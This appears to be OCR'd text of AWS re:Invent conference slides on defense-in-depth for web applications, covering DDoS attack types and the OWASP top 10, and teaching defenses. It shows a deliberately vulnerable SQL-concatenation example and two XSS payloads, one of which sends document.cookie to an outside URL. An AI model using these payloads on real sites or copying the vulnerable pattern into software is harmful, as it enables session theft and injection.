AWS re:Invent

SEC407-R

A defense-in-depth approach to building web applications

Maritza Mills
Senior Product Manager
Perimeter Protection
Amazon Web Services

Paul Oremland
Software Development Manager
Perimeter Protection
Amazon Web Services

"The only defense against the world is a thorough knowledge of it."

John Locke

Philosopher

AWS re:Invent

aws

What to expect

Definition and overview


Building security in your application

Building security around your application

Advanced mitigation strategies

Defense-in-depth defined

- Multiple, independent layers of security
- Decreases momentum and effectiveness of an attack
- Requires an attacker to break multiple, progressively specialized, layers of defense
- The effort required to mount a successful attack becomes increasingly difficult and costly



Defense-in-depth strategy


- Building on a secure platform
- Building security IN your application
- Building security AROUND your application

Defense-in-depth strategy


- Building on a secure platform
- Building security IN your application
- Building security AROUND your application

Defense-in-depth strategy


- Building on a secure platform
- Building security IN your application
- Building security AROUND your application



Multiple, independent layers of security



Multiple, independent layers of security



HTTP Flood

SSL Abuse

Bots


App exploits

Malformed SSL

SQL injection

Crawlers

Multiple, independent layers of security



SYN/ACK Flood

Reflection


UDP Flood

Teardrop

Ping of Death


ICMP Flood

Multiple, independent layers of security



Operated by AWS

Shared responsibility model



Standard protections

All internet-facing web applications

Defends against the most common attacks network and transport layer DDoS attacks.

Customers using Amazon Route 53 and Amazon CloudFront have additional application layer mitigations across 200 points of presence

Customer example: Slack

Slack uses Amazon CloudFront for Secure API Acceleration

Building security in your application

AWS re:Invent

aws

Defense-in-depth strategy


- Hardened security within your application
- Implementing best practices
- Protection against vulnerabilities in third-party software
- Protection against common attacks and exploitations
- Protection against application specific attacks and exploitations

Building security in your application

First, understand what to protect from

Proactively architect your application to protect against these vulnerabilities

Have mechanisms in place to monitor and detect when you need to take action



App security: OWASP top 10—attack vectors

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities (XXE)
5. Broken access control
6. Security misconfiguration
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Using components with known vulnerabilities
10. Insufficient logging & monitoring

SQL injection

☒ Vulnerable usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

☑ Secure usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

XSS Attack

Attack 1 : cookie theft

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

XSS defense

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

App security: OWASP Top 10—Proactive controls

1. Define security requirements
2. Leverage security frameworks and libraries
3. Secure database access
4. Encode and escape data
5. Validate all inputs
6. Implement digital identity
7. Enforce access controls
8. Protect data everywhere
9. Implement security logging and monitoring
10. Handle all errors and exceptions

